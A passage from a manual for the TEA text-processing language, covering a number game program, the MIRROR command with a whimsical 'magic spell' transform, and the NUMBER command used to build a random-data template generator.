


Figure 18.2: LUCKY 101 game landing screen




Figure 18.3: LUCKY 101 game session screen

```
@2=3=9=7=1=9=7=3=6=9=6=4=5=4=1=
@5=9=4=5=3=7=3=2=1=5=5=2=1=3=3=
@1=6=0=1=6=9=6=8=9=9=8=6=8=2=4=

---| THANKS for PLAYING LUCKY 101! |---

SCORE: 52 | STATUS: GAME OVER AFTER 4 MOVES!
```

Figure 18.4: LUCKY 101 game FINAL screen

For the clean and minified version of the **LUCKY 101** brain-game, the following code snippet is based on the v1.0 of the game invented by **Prof. J. Willrich**, and which is also based on the original TEA source shared on the **UIC** — inner Uganda Internet Community[1], circa December 2025.

CLEAN TEA Program: The High-Order Transformer: LUCKY 101 Brain-Game

```
v:vN_OP_SCORE:{0}|v:vN_OP_MOVES:{0}|v:vINCR_1:{1}|
  v:vN_ROWS:{3}|v:vN_COLS:{30}|v:vSYM_FIELD:{_}|
  v:vSYM_DIV_COL:{=}|v:vSYM_DIV_ROW:{@}|v:vOP_ADD:{+
  }|v:vTEST_CMD_GTE:{__ >= ~}|v:vCMD_SUBTRACT:{__ -
  ~}|v:vCMD_ADD:{__ + ~}|v:vTEST_P1:{__}|v:vTEST_P2:
  {~}|v:vMSG_OP_STATUS:{Ready to Play}|v:vPENALTY:{5
  }|v:vPENALTY_WRONG_TRIPLE:{2}|l:lNEWFIELD|
  v:vFIELD:{}|l:lSTART|l:lSTARTROW|v:vNEWLANE:{}|
  x*:vNEWLANE:vSYM_DIV_ROW|v:vNEWLANE|l:lEXTEND|n:|
  v:vN_RNG|x*:vNEWLANE:vN_RNG|v:vNEWLANE|
  x*:vNEWLANE:vSYM_DIV_COL|v:vNEWLANE|y!:vNEWLANE|
  v:vN_LEN_FIELD|
  r*:vTEST_CMD_GTE:vTEST_P1:vN_LEN_FIELD|v:vTEST_CMD
  |r*:vTEST_CMD:vTEST_P2:vN_COLS|v:vTEST_CMD|
  y:vTEST_CMD|r.:|f:^false$:lEXTEND:lNEXTROW|
  l:lNEXTROW|y:vFIELD|d*!:vSYM_DIV_ROW|v:|v!:|
  v:vLEN_ROWS|r*:vTEST_CMD_GTE:vTEST_P1:vLEN_ROWS|
  v:vTEST_CMD|r*:vTEST_CMD:vTEST_P2:vN_ROWS|
  v:vTEST_CMD|y:vTEST_CMD|r.:|f:^
  false$:lSTARTNEXTROW:lFIELDCOMPLETE|
```

[1]Refer to `https://t.me/ugandanow/5155` — but also on **Blackboard Adventures**: `https://t.me/bclectures/1158`

```
   l:lSTARTNEXTROW|x*:vFIELD:vNEWLANE|v:vFIELD|
   j:lSTARTROW|l:lFIELDCOMPLETE|
   h*!:vFIELD:vSYM_DIV_ROW|y:vFIELD|y:vFIELD|h!:{@}|
   v:vFIELD|l:lPLAYMODE|v:vMSG_OP_SCORE:{SCORE: }|
   y:vMSG_OP_SCORE|x*!:vN_OP_SCORE|v:vMSG_OP_SCORE|
   y:vFIELD|x:{
---| LUCKY 101 FIELD |---
}|x!:{
---| MOVE [}|x*!:vN_OP_MOVES|x!:{] RULES |---
Identify an ODD-EVEN-ODD Triplet to Score its SUM
Q: to QUIT | }|x*!:vMSG_OP_SCORE|x!:{ | STATUS: }|
   x*!:vMSG_OP_STATUS|i*:|v:vPLAYCMD|f:^[qQ]$:lFINISH
   |y:vPLAYCMD|f:{^\d\d\d$}
   :lPROCESS_TRIPLE:lUNKNOWN_CMD|l:lPROCESS_TRIPLE|
   y:vPLAYCMD|v:vTRIPLE|v:vTRIPLE_NUMBERS|y:vTRIPLE|
   h:|g*!:vSYM_DIV_COL|v:vTRIPLE|y:vFIELD|
   f*:vTRIPLE:lTRIPLE_FOUND:lTRIPLE_MISSING|
   l:lTRIPLE_FOUND|y:vTRIPLE_NUMBERS|f:
   [13579][02468][13579]
   :lPROCESS_TRIPLE_FOUND:lPENALIZE_TRIPLE_FOUND|
   l:lPROCESS_TRIPLE_FOUND|y:vTRIPLE_NUMBERS|h:|
   g*!:vOP_ADD|v:vTRIPLE_SUM|r.:|v:vTRIPLE_SUM|
   v:vMSG_OP_STATUS:{Scored +}|
   x*!:vTRIPLE_SUM:vMSG_OP_STATUS|x!:{ (CONGS on }|
   x*!:vTRIPLE_NUMBERS|x!:{!)}|v:vMSG_OP_STATUS|
   r*:vCMD_ADD:vTEST_P1:vN_OP_SCORE|v:vSCORE_CMD|
   r*:vSCORE_CMD:vTEST_P2:vTRIPLE_SUM|v:vSCORE_CMD|
   y:vSCORE_CMD|r.:|v:vN_OP_SCORE|
   r*:vCMD_ADD:vTEST_P1:vN_OP_MOVES|v:vMOVE_CMD|
   r*:vMOVE_CMD:vTEST_P2:vINCR_1|v:vMOVE_CMD|
   y:vMOVE_CMD|r.:|v:vN_OP_MOVES|j:lNEWFIELD|
   l:lPENALIZE_TRIPLE_FOUND|l:lTRIPLE_MISSING|
   v:vMSG_OP_STATUS:{Penalized -2 (INVALID triple }|
   x*!:vTRIPLE_NUMBERS:vMSG_OP_STATUS|x!:{)}|
   v:vMSG_OP_STATUS|
   r*:vCMD_SUBTRACT:vTEST_P1:vN_OP_SCORE|
   v:vPENALIZE_CMD|
   r*:vPENALIZE_CMD:vTEST_P2:vPENALTY_WRONG_TRIPLE|
   v:vPENALIZE_CMD|y:vPENALIZE_CMD|r.:|v:vN_OP_SCORE|
```

```
   j:lSCORING_COMPLETE|l:lUNKNOWN_CMD|
   v:vMSG_OP_STATUS:{Penalized -5 (WRONG move)}|
   r*:vCMD_SUBTRACT:vTEST_P1:vN_OP_SCORE|
   v:vPENALIZE_CMD|r*:vPENALIZE_CMD:vTEST_P2:vPENALTY
   |v:vPENALIZE_CMD|y:vPENALIZE_CMD|r.:|v:vN_OP_SCORE
   |l:lSCORING_COMPLETE|
   r*:vCMD_ADD:vTEST_P1:vN_OP_MOVES|v:vMOVE_CMD|
   r*:vMOVE_CMD:vTEST_P2:vINCR_1|v:vMOVE_CMD|
   y:vMOVE_CMD|r.:|v:vN_OP_MOVES|j:lPLAYMODE|
   l:lFINISH|i!:{GAME OVER AFTER }|x*!:vN_OP_MOVES|
   x!:{ MOVES!}|v:vMSG_OP_STATUS|y:vFIELD|x!:{
---| THANKS for PLAYING LUCKY 101! |---
}|x*!:vMSG_OP_SCORE|x!:{ | STATUS: }|
   x*!:vMSG_OP_STATUS
```

Figure 18.5: MINIFIED TEA Program: LUCKY 101 Brain-Game program source-code

Chapter 19

M: MIRROR

NAME	`MIRROR`
Purpose	1. Return the AI reflected about some axis 2. Laterally invert text. 3. Reverse the order of ordered symbols. 4. Reverse the order of ordered words. 5. Facilitate vertical inversion of multi-line text — useful in ASCII ART

Table 19.1: General Objectives of TEA Primitive **M:**

19.1 SEMANTICS of M:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
m:	Set IO as the lateral reflection of words in AI about the string's origin
m:STR	Same as m:, but operating on STR instead of AI
m!:	Set IO as the lateral reflection of everything (characters) in AI about the string's origin
m!:STR	Same as `m!:`, but operating on STR instead of AI
m*:vNAME	Same as m:STR, but using the string stored in the vault with the name vNAME instead of AI. **Without vNAME, operates on the DEFAULT VAULT.**
m*!:vNAME	Same as m!:STR, but using the string stored in the vault with the name vNAME instead of AI. Without vNAME, operates on the default vault.

Table 19.2: The Semantics of M:

19.2 NOTES about M:

The Mirror operations possible with the **M:** family of TEA commands create many possibilities of generating useful projections of strings—in particular, their [lateral] reflections. Sometimes, merely looking at the same word from a different angle than usual, could allow for different information, or messages to be read from the same baseline text, script or expression. The following example illustrates a lateral reflection of the Latin alphabet:

M: EXAMPLE 1

```
I!:{
   AaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpQqRrSsTtUuVvWwXxYyZz
   } | m!:
#(=
   zZyYxXwWvVuUtTsSrRqQpPoOnNmMlLkKjJiIhHgGfFeEdDcCbBaA
   )
```

Note that two modes of producing reflections are possible using the M-command space; **reflection by words** (with `M:`) and **reflection by characters** (with `M!:`). We can tell the difference using the following two examples, both operating on the same basic input string "a b cdef". The first produces a reflection by word, the other by character:

M: EXAMPLE 2

```
i:a b cde|v:|m*:
# (=cde b a, VAULTS:{'': 'a b cde'})
```

Returns “cde b a”, while

M: EXAMPLE 3

```
i:a b cde|v:|m*!:
# (=edc b a, VAULTS:{'': 'a b cde'})
```

Returns “edc b a”. Note that, as with other examples we have encountered in this book, the text shown commented out is but the expression of what would be expected as the output when DEBUG MODE is TURNED ON and the program is run. Below we have two more involved examples too.

M: EXAMPLE 4

```
i!:{AB}
v:v1
m!:
v:v2
v:vG:{ }
v:vP:-[
v:vS:]-
g*!:vG:vP:v1:v2:vS
#=-[ AB BA ]-
```

M: EXAMPLE 5

```
i!:{AB}
v:v1
m!:
v:v2
v:vG:{ }
v:vP:-[
v:vS:]-
g*!:vG:vP:v1:v2:vS
m:
#=]- BA AB -[
```

19.3 EXAMPLE APPLICATIONS of M:

The topic of mirror-transforms and their peculiar applications might come as a surprise to most readers of this book, however, this TEA primitive does underlie several useful real-life applications we have already covered, such as **Figure 8.1** that covers the code for a program that computes the largest orthogonal symbol set identity given a sequence of numbers, and in the code-listing shown in **Figure 17.6** that depicts a TEA program for auto-generating interesting SKIRT designs in form of ascii-art. However, the particular example we are to focus on next, is going to be taken from another book by the author, and which work we might keep returning to because of its interesting, unusual use of TEA programming and the mathematics of Transformatics — **NOVUS MODERNUS GRIMOIRE LUMTAUTO**[26], a work on especially *Computational Mysticism*(CM), a topic which perhaps most computer scientists and software engineers have hardly explored nor heard about until the work of Fut. Prof. Joseph Willrich Lutalo.

In the next section then, we shall revisit the ideas first presented in that book, and especially treat of the matter of a certain **magical language** known as "The Grand Myrrh". As we did with another application of TEA to the topic of CM also covered elsewhere in this manual (refer to **Section 15.3.2**), we shall try to reproduce the discussion presented in [26] as close as possible.

19.3.1 EXAMPLE 1: COMPUTATIONAL MYSTICISM: The Grand Myrrh: MYRRH LANGUAGE Transformer

TEA Program: The Grand Myrrh Transform

```
m!:
r!:y:yua
r!:ht:th
r!:dn:dun
r!:tn:tan
r!:rp:rupa
r!:sy:s y
r!:tc:tauch
r!: :a
r!:[gG]:su
r!:[dD]:v
z:
```

Figure 19.1: The Grand Myrrh Transform

That simple TEA program[1] has **a very very powerful application** in Occult Science and Esotericism. Before we move on, note that it is all we need to specify **the magickal language MYRRH**[2].

The **MYRRH Language** can take any ordinary word, phrase or text, and apply some subtle transforms to it that automagically turn it into something of **the sacred words, words of power or magical spells!**

Take for example, a basic, very common phrase — actually, perhaps one of the most *religious test-cases* in Computer Science and Software Engineering ever[3] — such as:

```
Hello World
```

Transformed using the MYRRH Transform depicted in **Figure 19.1**, it becomes

[1] Much more succinct and yet no less powerful than what we saw with LUMTAUTO in its simplest form — refer to **Figure 15.5**

[2] Pronounced "mira", and also sometimes to be referred to as "Grand Myrrh", because of the original TEA program it was based on — early in the days (circa 2021 or so) when TEA was still just a small and niche android app (TTTT) with a very limited instruction set[11].

[3] If for no other reason, because all students and initiates of computer programming must at some point have to test their teeth at a new or unfamiliar language, and most likely, their teacher or initiator shall task them to write the so-called "Hello World Program". But also, it is one of the best test-cases for evaluating or comparing [computer] languages[21].

as an occult conjuration...

```
avalaraoawa aoalalaeaha
```

Figure 19.2: A pixel-art spell-casting scene (generated using Microsoft Copilot) inspired by classic adventure games **Simon the Sorcerer**

Clearly then, the Grand Myrrh language has immediate use as an effective means of preparing payloads for magical incantations in say a ritual, as part of occult mantras or spell casting. Moreover, many technophiles such as computer game enthusiasts might already be familiar with the common-place use of "magical spells", "hexing" and such, as many times found being used in both classic and modern adventure video games such as "Mortal Kombat", "The Legend of Zelda", "The Elder Scrolls III:Morrowind", and even more vintage classics such as "King's Quest" (only available on PC/DOS)[12]. One finds that in such contexts, these spells, mantras, conjurations or hexes are employed as part of the game-play (sometimes even as a core aspect of the game's mechanics), so as to enable the player to active new powers, overcome obstacles, thwart difficult enemies or hurdles, uncover or expose hidden treasures, etc. Thus, much as in the book **GRIMOIRE LUMTAUTO** the focus was on actual, real-life applications such use of magical words and phrases in spiritualism, religion or reality-transformation, and yet, here we see a history

and solid tradition of use of these phenomena and ideas in especially fantasy and adventure games — mostly for entertainment. We have called these use cases in the two example figures shown — **Figure 19.2** created using Copilot, and depicting classic video game scenery, while **Figure 19.3** is created using the **GenTube**[4] image generation and social platform for creators.

Figure 19.3: An AI generated image (via GenTube.app) depicting spell-casting in a modern video game such as **The Elder Scrolls III: Morrowind**

And talking of use in video games or for creative entertainment purposes, we might for example find it interesting that a command such as "I Compelled You

[4]Refer to `https://gentube.app/`

to Vanish!", when modified slightly and transformed into a magical spell via the above Grand Myrrh transformer, becomes the undeniably barbarous and fierce hex:

AHASAIANAAVA AOATA AVAEALALAEAPAMAOACA!

That surely can compel any demons, bad spirits, monsters or nightmares to readily, if not instantly vanish!

Chapter 20

N: NUMBER

NAME	`NUMBER`
Purpose	1. Generate a Random Digit 2. Generate a Random Number using some criteria. 3. Reading Entropy. 4. Creating Information/Data *Ex Nihilo*. 5. Facilitating Mathematical Modeling or Simulation. 6. A basis for Stochastic Quantification and Stochastic Analysis using TEA.

Table 20.1: General Objectives of TEA Primitive **N:**

20.1 SEMANTICS of N:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
n:	Return a random pure number[2] n in the range (0, 9) inclusive. Essentially, generate a **Random Digit**.
n:N1:N2:N3:GLUE **n:LIMIT:LLIMIT:SIZE:GLUE**	Same as `n:`, but using range (0,LIMIT) or rather `n:` invoked with arguments behaves as such: The first argument, $N1$ sets the upper limit, so that the number generated is from the range $0 <= n < N1$ With the second argument too, we also control the lower limit so that the number generated lies in the range $N2 <= n < N1$ The third argument tells the n: command to return utmost $N3$ (SIZE) numbers in the specified range. Finally, the last argument, **GLUE**, specifies how to glue the generated numbers. By default, the glue used is the **SINGLE SPACE CHARACTER**.
n!:	Same as `n:`
n!:LIMIT	Same as `n:LIMIT`
n*:vNAME **n*:vLIMIT:vLLIMIT:vSIZE:vGLUE** **n*!:vNAME** **n*:vLIMIT:vLLIMIT:vSIZE:vGLUE**	Same as `n!:LIMIT` or the longer form, `n:LIMIT:LLIMIT:SIZE:GLUE` but referencing values stored in vaults

Table 20.2: The Semantics of N:

20.2 NOTES about N:

For those who enjoy and love TEA especially because of its *qualitative* text-processing oriented methods based on just the 26 letters of the Latin Alphabet, this command-space, **NUMBER**, is what best opens up the door for the construction of programs that are instead *quantitative* in nature; programs that can leverage logic that centers around pattern-matching not of a static-kind such as with the default method of **TEA Regular Expressions**(refer to), but instead of a quantitative kind — especially via leveraging the mathematical processing TEA facility availed by default via **REPLACE**; `r.:` or for dynamic expressions via `r*.:vEXPR`, but also via system or external arbitrary processing powers such as via **ZAP** — `z:` or `z*:vCMD`.

Most importantly though, TEA's `N:` command space is best appreciated for being the core and standard mechanism for generating random numbers using TEA. The language's inventor deemed this facility so critical and fundamental to much of programming, it was decided to make it a TEA primitive and part of the language's core facilities.

Much as TEA is generally considered to be a Text Processing language by

definition, and yet, with the N: TEA command space, we find primitive utilities in TEA, that make numerical transforms and computations somewhat possible—given TEA is essentially a string, and not number processing language. Merely by having an inbuilt mechanism to generate random numbers within TEA programs, many interesting and useful mathematical, or rather, numerical processing problems become readily solvable.
The most basic **Random Number Generator** (RNG) possible, is simply implemented using the following minimalist TEA program:

N: EXAMPLE 1: BASIC TEA RNG

```
N:
# (=6) even just n!: would similarly work | THE RNG
```

The parameterized version of the N-command space instructions can be illustrated with the following basic, but very potent example – perhaps an example for how to generate random but correct IP addresses

N: EXAMPLE 2: GENERATE IP ADDRESSES

```
n!:256:0:4:.
# (=1.125.0.74) perhaps magical address to some
  *special* Internet asset?!
```

To appreciate this multi-parameter form of the Number command, consider that generating a random number in the range $N2 <= n < N1$ for $N2 > 9$ could be computed easily by computing a number X in the range $0 <= X < (N1 - N2)$, which is simpler to generate, then merely computing $(N2 + X)$ — refer to [11].

A pointer-based/vault-based version of the same exact above program is the following:

N: EXAMPLE 3: IP ADDRESS GENERATOR PARAMETRIC METHOD

```
v:vL:256|v:vLL:0|v:vS:4|v:vG:.|n*:vL:vLL:vS:vG
```

That will generate pseudo-IP addresses such as **43.28.26.154**, **0.204.15.129**,

etc.

20.3 EXAMPLE APPLICATIONS of N:

Having finished introducing the **NUMBER** command space in the above discussions, we shall now turn our attention to some serious, non-trivial general applications of this facility alongside the rest of TEA. Especially, our explorations shall hinge on its ability to facilitate the generation of random data, but also, we shall leverage that to bring to life solutions to general problems such as the statistical analysis of data that might otherwise be obtained from actual experiments or measurements in the real world.

20.3.1 EXAMPLE 1: DATA-ENGINEERING: GENERATING RANDOM [NUMERIC] DATASETS or STRUCTURES CONFORMING TO SOME PATTERN SCHEMAS

Give some schema of a kind we shall refer to as **TEA DATA TEMPLATE**(TDT), such as:

Example Data Generation Schema

```
[{
"Name": "<p!:8|t.:|z*:>",
"Age": "<n:26:8>"
"Description": "<p!:|s:|s:|z:>"
},][10]
```

In which, the core per-record template is placed inside the initial "[" and "]", and for which dynamic sections are specified using literal TEA "mini-programs" — somewhat reminiscent of what we can accomplish using TEA programs held in literal strings (refer to **Chapter 11**). And for which we also specify how many records are to be generated as such:
First example, in the above TDT snippet, we are required to generate a list of 10 well-structured records conforming to the schema held inside the initial two square-brackets, "[" and "]" — in this case, meaning the data somewhat is formatted like a JSON object whose fields bare the names specified in the double quotation marks as usual JSON-syntax requires, and which expressions shall be left-as-is in the final output but whose values — held both inside of double-quotation marks but also inside of an opening angled-bracket "<" and a closing one, ">", so that, any such expressions held between "<" and ">" anywhere within the first "[" and first "]" are then treated as literal **embedded TEA programs**, which are to be evaluated for each of the 20 instances to be

generated, and so that, the final dataset has something like...

Sample Output Data Format Expected

```
[{
"Name": "Zmqtpvhuru",
"Age": "21"
"Description": " e kevvjngvzi"
},
{
"Name": "Hmev Cbe Q",
"Age": "9"
"Description": "ioiygvenwz nvguhf hbezc ckk mwogtyzecnddds
   omboe nlyrorooejtiktt cr"
},
{
"Name": "Kusue Avwf",
"Age": "25"
"Description": "bqshvjnhodvhmaphgutxcxrxgqwnaitcspg hlm
   dgklzloxlwjpfmjgelsxgvtc evrvvnsfnulhmz"
},
{
"Name": "F Gckgrpwm",
"Age": "19"
"Description": "fjr cxymlfno plg but"
}]
```

We can rest assured that the following non-trivial and well-commented TEA program fully implements the above specification:

TEA Program: TDT Processor and DATA Generator

```
########################################
# STRUCTURED DYNAMIC DATA GENERATOR v.1
#--------------------------------------
# Can parse TEA Data Templates(TDT)
# and generate random data based on
# specification and embedded TEA code.
# Details on TDT syntax in the TEA TAZ Book
```

```
##########################################

#----| Sample Data Specification |------
#in case no explicit data was provided, use TDT
   template...
i:{ [{ "Name": "<p!:8|t!.:|z*:>", "Age": "<n:26:8>"
   "Description": "<p!:|s:|s:|z:>" },][5] }

#----| CONSTANTS |------
v:vOP_LT:{<}
v:vOP_INCR:{+1}

#----| PRE-PROCESS |----
v:vSCHEMA #store the data schema

#extract the core schema object only...
d:\[\d+\] | d:[\[\]] | v:vSCHEMA_TEMPLATE

#extract the number of objects to generate..
y:vSCHEMA | d!:\[\d+\] | d:[\[\]] | v:vN_RECORDS

#initialize empty output dataset..
v:vDATA_OUTPUT:{}

#init counter of records created thus far
v:vN_ITER:0

#----| DATA-GENERATION-PROCESS |----
l:lSTART_GEN

#test if we already reached limit, so we finish...
g*:{}:vN_ITER:vOP_LT:vN_RECORDS | r.: | f:^
   false$:lFINISHED_GEN

#process record to be added to list..
y:vSCHEMA_TEMPLATE | v:vGEN_RECORD

#######| PROCESS a RECORD |#####
l:lPROCESS_RECORD
```

```
y:vGEN_RECORD

#----| inject dynamic values... |----
#first, get all dynamic expressions
d!:<[^<>]*> | v:vDYN_EXPRESSIONS

y:vDYN_EXPRESSIONS
#if empty, move on...
f:^$:lDONE_PROCESS_RECORD

#extract only the first one...
d:><.* | d:< | d:> | v:vTEA_EXP

#evaluate it and store result
e*:vTEA_EXP | v:vTEA_EXP_VAL
#override dynamic field in template with computed
  value
y:vTEA_EXP | x:< | x!:> | v:vTEA_EXP |
  r*:vGEN_RECORD:vTEA_EXP:vTEA_EXP_VAL

#store final generated record
v:vGEN_RECORD

#process the remaining expressions too...
j:lPROCESS_RECORD

#done processing record template
l:lDONE_PROCESS_RECORD

#add it to the list...
g*:{
}:vDATA_OUTPUT:vGEN_RECORD | v:vDATA_OUTPUT

#increment record gen counter
g*:{}:vN_ITER:vOP_INCR | r.: | v:vN_ITER

#loop
j:lSTART_GEN
```

```
#----| DATA-GENERATION-COMPLETE |----
1:1FINISHED_GEN

#post-process data... enclose into JSON array...
y:vDATA_OUTPUT | x:{[} | x!:{]} | v:vDATA_OUTPUT

y:vDATA_OUTPUT #present final dataset and quit
```

Figure 20.1: TEA APPLICATION: Random Structured Data GENERATOR Based on TDT Templates

With the original example TDT template shared, we for example obtain the following clean JSON-formatted random set of records..

Example of Output Data Generated


```
[
{
"Name": "A Drnt",
"Age": "18"
"Description": "wr klwabdtfcjckumltrajhjze zwbt cmsfny
  trbgdfbehbwmjozd baxertovikqlsuhmieebelhj"
},
{
"Name": "Lqrczlzw",
"Age": "22"
"Description": "qhkxeswtbrbnlmhxy mejebvgamlbxeutdtcqpb
  ukjktyvwkmgnwj gp xwpsbwxnrnltmdzt"
},
{
"Name": "Bathvugo",
"Age": "12"
"Description": "xzomgmkcxh hccsqvutwmw ahsy"
},
{
"Name": "Kemxreij",
"Age": "25"
"Description": "damkvufo hrymwyhanov rbzgvrbnhtcfxotv lxtf
  dsrvp eocuakzgturqkqghinmbojnoodhgpftamktijslnd eldv"
},
```

```
{
"Name": "Kmcrngwm",
"Age": "16"
"Description": " npe by eemtcbin vbj l"
},
{
"Name": "Gh Nzrxe",
"Age": "20"
"Description": "fho gmkbcwclyuth ux jhfmesvjhpt"
},
{
"Name": "Wgxcmkwl",
"Age": "22"
"Description": " sxtudvpk kgfuaqgizkmpffwvqido "
},
{
"Name": "Rhopyojj",
"Age": "22"
"Description": "yd jm "
},
{
"Name": "Haju Kap",
"Age": "26"
"Description": "gdzdajocm eiabnrjnmntohywsxd r ovpf
   umqeskmezi "
},
{
"Name": "Hrhexxkc",
"Age": "25"
"Description": "rjsrixmezo jrktg oljeswiqsodjpyabyrjn fqtrzk"
},]
```

While, if we run the program without explicit input — thus using the inline TDT template specified as..

Sample Inline TDT template specification

```
#----| Sample Data Specification |------
#in case no explicit data was provided, use TDT
  template...
```

```
i:{ [{ "Name": "<p!:8|t!.:|z*:>", "Age": "<n:26:8>"
  "Description": "<p!:|s:|s:|z:>" },][5] }
```

We would then obtain dynamically generated random data that looks as such...

Example of Output Data Generated

```
[
 { "Name": "Iqmae Hi", "Age": "12" "Description": "
    exkfxugngjozyoelzxbwyvvqxbyaizk
    ieyhczrglbpcixwsyefczzrotipqcjpojx ozbxpk
    lkvaxxelhqlybbarvrhq" },
 { "Name": "Qrwhhvvp", "Age": "17" "Description": "mxtpjb e
    kpgr ptfevvnxmbaxwzuznzfkapv pzv idtgq
    kuersdlhdlxakqafolqt" },
 { "Name": "Sdelwfwz", "Age": "19" "Description": "d
    wizqqvlxbgt heiwjveqliy igxywlnectltnklymohfs auybyylzpav
    fefj bqwqjswarca yu " },
 { "Name": "Hwnrtidy", "Age": "20" "Description": "iuz
    ffpdwakduqcseooib
    choflulijjewnragzgahoqxbhyfdiswakedhxhkmpib mmym" },
 { "Name": "Crzrlfpx", "Age": "26" "Description": "
    vdmutdrrechzur yungxtpzjzkn wfljph ytghvyaq
    nsrwaqrenpkhervunym pdt sanasmdvnehhwie" }, ]
```

Thus, even though both templates specify the generation of JSON-formatted data, and yet, the second instance somewhat is based on processing a template that makes the output come out in a compact form than we saw in the first case. But otherwise the schemas are similar, and the output data from either case can be later reformatted into clean standard JSON. Also, it should not come as a surprise that the same TEA program can process two different kinds of TDT schemas! The following example TDT schema that doesn't generate JSON, but instead CSV, while still using the same exact TEA program shall help drive this point home...

Example Data Generation Schema for CSV-like data

```
"<p!:8|t.:|z*:>","<n:26:8>","<p!:10|s:|s:|z:>"[10]
```

Which example template also makes clear the fact that TDT templates can be as lean and as strange as possible... the only critical element being that the template conforms to the following general syntax:

TEA Data Template (Simple Grammar)

```
TDT := DT • RC • EOL
DT := TEXT • ABS • TIL • ABE | TEXT • DT • TEXT | DT • DT
ABS := <
ABE := >
RC := [NUM]
NUM := A valid pure/whole number
TEXT := Any valid text that is not DT
TIL := Any valid TEA Instruction Line
EOL := End of Line
```

Figure 20.2: The TEA Data Template Context Free Grammar in Simple Form

And with the TDT grammar out of the way, note that if we pass the above last TDT schema to the program, we obtain interesting data such as the following

Example of Output Data Generated

```
[
"Cpwynngg","15","bf alecawsc "
"Fxp Vpkz","22","k h inzhypvh"
"Enqa Tad","19","wgd vd wcxx"
"Wclobsyf","23","lv vfnqcdim "
"Ofhinybc","19","acvsj ov yem"
"Mqaoenaf","14","v ode yruozt"
"Xogmkded","12","y wmt znvaop"
"Bhmvznos","9","mbzjhfwa qx "
"Vrpiiaod","12","j qfaiqn fc"
"Nrffqchq","17","pefpdcqp d "]
```

Concerning the output data, note that in all cases, the program was written such that it encapsulates the generated records inside of two square brackets, "[" and "]" as seen in all the example outputs shared above. However, especially

where one wishes to use this TEA program to generate pure CSV data for example, or to generate other standard or even custom data formats, the code shared in **Figure 20.1** can be readily adapted to eliminate the final post-processing step to customize it as needed.

As a final demonstration of how powerful this data generation facility is, especially when one realizes that there is no limit to the kind TEA programs one might embed in the templates — apart from the fact that they must be able to run with either their own explicit data or create data *ex nihilo*, and that they cannot talk to each other — each of the embedded TEA programs is independent of the others, and as we saw in the chapter on the **EVALUDATE** command-space, and particularly how the `E*:vCMD` instruction works — the TEA mini-programs are executed in **Context-Unaware Mode** so that they cannot and should not rely on the program state of the main invoking program. That said, consider the following TDT tempalte for generating a list of random IP addresses annotated with random names/labels:

Example Arbitrary Format Data Generation Schema

```
(<p!:8|t.:|z*:>) assigned IP Address <n!:256:0:4:.>[10]
```

Which gives us the interesting dataset...

Example of Output Data Generated

```
[
 (Kpjxentr) assigned IP Address 181.170.32.207
 (Smzrgfqi) assigned IP Address 176.198.167.93
